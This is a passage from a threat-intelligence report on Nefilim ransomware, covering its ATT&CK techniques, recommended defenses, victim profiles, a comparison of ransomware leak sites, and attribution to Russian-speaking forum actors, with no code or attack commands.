


Figure 26. Base64 decoding of the JSON-based configuration




Figure 27. Custom JSON-based configuration decryption algorithm with a fixed key

We have summarized the evolution of the Nefilim ransomware and took note of its variants in our Appendix. Based on the information we have gathered, Nefilim samples follow a consistent pattern. This suggests that:

- Each victim gets a unique sample including the contact information of the ransomware actors in the form of three e-mail addresses in the ransom note.
- When Nefilim authors change the certificate they use to sign the binaries, they also change the extension added to encrypted files.

There are quite a few interesting PDB strings and mutexes in the Nefilim samples we have found. Our investigation shows that most of the mutexes are connected to specific Russian rap songs. We will explore this angle further in the **Attribution** section.

MITRE ATT&CK TTPs

Tactic	Technique	Observable
Initial access	T1078 – Valid accounts	Adversaries may obtain and abuse credentials of existing accounts as a means of gaining initial access, persistence, privilege escalation, or defense evasion.
Execution	T1106 – Native API*	Adversaries may directly interact with the native OS application programming interface (API) to execute behaviors.
	T1059 - Command and scripting interpreter	Adversaries may abuse command and script interpreters to execute commands, scripts, or binaries.
Privilege escalation	T1055 - Process injection	Adversaries may inject code into processes in order to evade process-based defenses as well as possibly elevate privileges.
Defense evasion	T1140 – Deobfuscate/Decode files or information	Adversaries may use obfuscated files or information[55] to hide artifacts of an intrusion from analysis.
	T1070 – Indicator removal on host*	Adversaries may delete or alter generated artifacts on a host system, including logs or captured files such as quarantined malware.
	T1070.004 - File deletion*	Adversaries may delete files left behind by the actions of their intrusion activity.

Tactic	Technique	Observable
Discovery	T1083 - File and directory discovery*	Adversaries may enumerate files and directories or may search in specific locations of a host or network share for certain information within a file system.
	T1120 - Peripheral device discovery*	Adversaries may attempt to gather information about attached peripheral devices and components connected to a computer system.
	T1135 - Network share discovery*	Adversaries may look for folders and drives shared on remote systems as a means way to identify of identifying sources of information to gather as a precursor for collection and to identify potential systems of interest for lateral movement.
Lateral movement	T1570 - Lateral tool transfer	Adversaries may transfer tools or other files between systems in a compromised environment.
Impact	T1486 - Data encrypted for impact*	Adversaries may encrypt data on target systems or on large numbers of systems in a network to interrupt availability to system and network resources.
	T1489 - Service stop	Adversaries may stop or disable services on a system to render those services unavailable to legitimate users.

Table 6. The TTPs used by Nefilim actors in the samples we have found and analyzed

Recommended Defenses: Shielding Organizations Against Nefilim and its Variants

As stated before, Nefilim ransomware binaries are straightforward. Although some samples found were packed or protected, most of them were not. The following ransomware mitigation techniques can work to protect users from this ransomware family:

- Back up important files using the 3-2-1 rule: Have at least three copies, in two different formats, with one of those copies off-site.[56] The cloud is a good offsite backup, which provides additional security features such as data encryption and server virtualization.[57]
- Limit access to shared or network drives and turn off file sharing to minimize the risk of ransomware spreading throughout the network.

- Employ canary file-based monitoring and process killing. Organizations can make use of canary files, which are essentially files that ransomware actors are more likely to infect but are not valuable to the company. When ransomware actors infect canary files, it will trigger an alert for security teams.[58]
- Monitor encrypted network traffic via Next-Generation Intrusion Prevention System (NGIPS). This security tool allows SOC teams to inspect network traffic metadata to see where encryption and decryption are done.

Victimology

The profile of a Nefilim victim is relatively broad in terms of location and industry. Nefilim has been observed to target multi-billion companies more than other ransomware groups. Nefilim has also been able to keep its website up and running for more than a year. At times, the Nefilim ransomware group posts the sensitive data of their victims over several weeks and even months to scare future victims into paying ransom.

The majority of Nefilim victims are located in North and South America, but victims are dotted throughout Europe, Asia, and Oceania.

Based on our observation, the US has been consistently targeted from Q3 2020 to Q1 2021.




Figure 28. Timeline of Nefilim activity by country per month from March 2020 to March 2021

A global look at the industries impacted by Nefilim operations highlights the breadth and scope of this threat. Based on our data, Nefilim has victims across five continents: North and South America, Europe, Asia, and Oceania.




Figure 29. Nefilim victims by industry and location

The next section compares Nefilim with 16 other RaaS actors. Nefilim distinguishes itself from most other ransomware families by targeting high-profile companies with revenues often reaching billions of dollars per year. Nefilim also shows better control over its website compared to other ransomware families and is particularly vicious when it comes to leaking victims' sensitive data over extended periods of time.

Based on our data, there has been a steady and substantial growth in the amount of sensitive data that Nefilim actors leaked.




Figure 30. The cumulative data (in gigabytes) leaked by Nefilim actors from March 2020 to January 2021

Leaking of Stolen Data: Nefilim Actors vs. Different RaaS Actors

To put further pressure on their victims, ransomware actors often threaten to leak sensitive data that have been stolen before deploying ransomware in their compromised networks. We found at least 16 other ransomware actors who maintain websites wherein they publish their victims' stolen data. Some of these websites are on Tor-hidden servers while others are hosted using bulletproof hosting. Some RaaS actors upload stolen files on commercially available and free file-sharing platforms. The effect of these sensitive data leaks on victims is not immediately clear. It is unlikely for a victim to eventually pay a ransom to a malicious actor to get sensitive data removed from a website, or to prevent even more stolen data from being leaked. Once sensitive data is stolen, a victim cannot do much else: sensitive data is already in the hands of malicious actors who can wreak havoc and monetize that data in different ways.

We think that the primary reason ransomware actors leak sensitive data is to issue a clear warning to future victims: ransomware actors will try to cause further harm when the ransom amount is not paid.

Some attackers seem to act in opportunistic ways and try to explore new ways of illicitly earning money. For example, the infamous REvil actors boldly started an "auction" option on their website on the dark web.[59] The stolen data of a victim organization that refused to pay the ransom is put on sale on their website to be sold to the winning auction bidder. To date, no one has participated in the REvil auction; all auction deadlines for stolen data have already passed without any public bids. But though this tactic seemed to have failed thus far, if and when malicious actors start to successfully auction off stolen data, it would prove to have a chilling effect on ransomware victims.

Some ransomware actors, including Cl0p, have also threatened to release the sensitive data of an organization that they have breached unless a ransom is paid.

We researched the leaked sites of 16 ransomware actors and found significant differences in the way these actors implemented their successful extortion tactics. Most actors claim that they will keep stolen data publicly available for several months. Some actors such as Nefilim and Cl0p manage to keep terabytes of stolen data online for over a year and claim to regularly leak an increasing amount of data from the same victim. Other actors, such as LockBit and REvil, host their stolen data mostly on free and premium file-sharing platforms. These file-sharing platforms are usually quick to take down content that goes against their terms and conditions. This means that only a limited amount of the stolen data by REvil and LockBit can actually be downloaded. We have also observed that the REvil RaaS website has many dead links to URLs that previously hosted their stolen data, which gives off an impression of disorganization. Several actors make stolen data available via Tor-hidden websites. However, storing hundreds of gigabytes of stolen data on a Tor-hidden server is of limited use: downloading large archive files over Tor takes time — in some cases up to several days — because of its low throughput. A determined person will eventually succeed in downloading data over Tor, but for extortion purposes, this kind of hosting on the dark web does not make much sense.

Some actors also host files on their own websites on the clear web. For instance, Nefilim actors have both clear web and Tor-hidden websites on which they publish stolen data. We detailed how Nefilim's website uses fast flux bulletproof hosting in the "Calling Home and Exfiltration" section. This is mainly because Nefilim's clear web website is hosted by fast flux bulletproof hosting.




Figure 31. The number of victims with leaked data per ransomware family as of February 21, 2021

In terms of the number of victims with exposed stolen data that are hosted online, Conti, DoppelPaymer, Egregor, and REvil ransomware actors top the list.




Figure 32. The volume of leaked data (in gigabytes) hosted online per RaaS as of February 21, 2021

Cl0p actors have the most stolen data hosted online. As explained earlier, though REvil has many victims, its website had many links pointing to free and commercial file-sharing websites that have already been taken down as of writing.




Figure 33. The percentage of leaked data that are still hosted online per RaaS as of February 21, 2021

In terms of the median revenue of ransomware victims whose sensitive data have been leaked online, Nefilim is clearly going after companies with a revenue of about US$1 billion or more. Other RaaS groups such as REvil also expose the data of multi-billion dollar company victims. However, a large number of their victims are smaller companies, which makes the median revenue of the victims smaller.




Figure 34. The median revenue (in millions of US$) of ransomware victims with leaked data per RaaS as of February 21, 2021

Attribution

While the main focus of this research is to describe the evolution of ransomware to its current, more targeted form — using Nefilim as a prime example of this development — we must look beyond the malware and focus on the actors behind them. Doing so allows us to better understand the driving force behind these ransomware developments.

The change in the tactics employed by these actors is a direct response to the new, defensive approaches applied by the security industry that has brought us to where we are today. As this malware trend continues to evolve, we have also seen a shift in the activities of malicious actors in recent years — including the actors behind the Nefilim and Nemty ransomware. We tracked the group behind these ransomware families under the intrusion set "*Water Roc*."

As discussed in a previous section, we believe that the Nefilim ransomware has evolved from an earlier ransomware family called Nemty. Jsworm and Jingo are two underground actors we currently associate with Water Roc activity. We have also seen both actors actively selling and supporting Nemty in the past. Based on their activities online, both actors are believed to be Russian speakers. Nemty's code also contained lyrics from several Russian songs and artists, as mentioned in an earlier section of this report.




Figure 35. Nemty code that contains the lyrics to the Russian song “MORGENSTERN -ПОСОСИ”

We first encountered jsworm in May 2019 with the initial sales postings for RazvRAT, a remote administration trojan (RAT), and the JSWorm ransomware affiliate program on a Russian forum called Exploit. It should be noted that “jsworm” refers to the ransomware actors, while “JSWorm” refers to the ransomware.

The RazvRAT malware was advertised with a US$250 starting price. The amount was US$950 for the full package, which included a hidden Virtual Network Computing (hVNC) module. Jsworm removed the listing after a buyer appeared several days later in what appears to be a one-off sale.




Figure 36. An advertisement for RazvRAT posted on an online forum


